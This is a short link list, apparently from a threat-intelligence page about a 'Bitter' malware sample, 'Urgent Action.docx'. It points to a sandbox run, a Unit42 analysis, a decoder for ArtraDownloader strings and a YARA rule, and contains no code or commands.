This can be exported as JSON format [Export in JSON](#)

## Links

- Original tweet: <https://twitter.com/RedDrip7/status/1164855381052416002>
- Anyrun Link:
  - [Urgent Action.docx](#)
- Docs :
  - [Bitter Analysis by Unit42](#)
  - [Tool for decoding the encoded strings of ArtraDownloader](#)
  - [YARA Rule Bitter Variant1 \(August 2019\)](#)